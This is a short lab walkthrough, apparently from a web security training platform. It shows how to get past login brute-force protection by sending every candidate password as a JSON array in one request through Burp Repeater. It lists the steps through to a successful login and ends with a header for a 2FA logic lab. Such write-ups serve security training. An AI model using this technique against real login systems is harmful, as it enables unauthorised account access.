
| Key Concept | The login data is sent as JSON. If we send an array of passwords instead of a single value, the application processes all of them — and if the correct password is in the array, we get logged in. |
Steps
1. Start the lab and download the password file from the lab description

2. Open Burp and try to login with username carlos and an incorrect password

3. Open the request in Burp HTTP history and check how the application sends the password — it’s JSON

4. If we try to brute-force normally, we have a limited number of attempts
5. But if we send all passwords as an array of strings in JSON format, we force the application to try every element in the array
6. Send the request to Repeater and use an LLM to put all passwords from the downloaded file into an array

7. Copy the array and send it as the password value in JSON

8. Click send and got a 302 redirect

9. Following the redirect in Burp won’t work — use “Show response in browser” instead

10. Copy the link, open it in the browser → Solved

LAB 14 — 2FA Broken Logic with Session Handling Rule
Level:
EXPERT
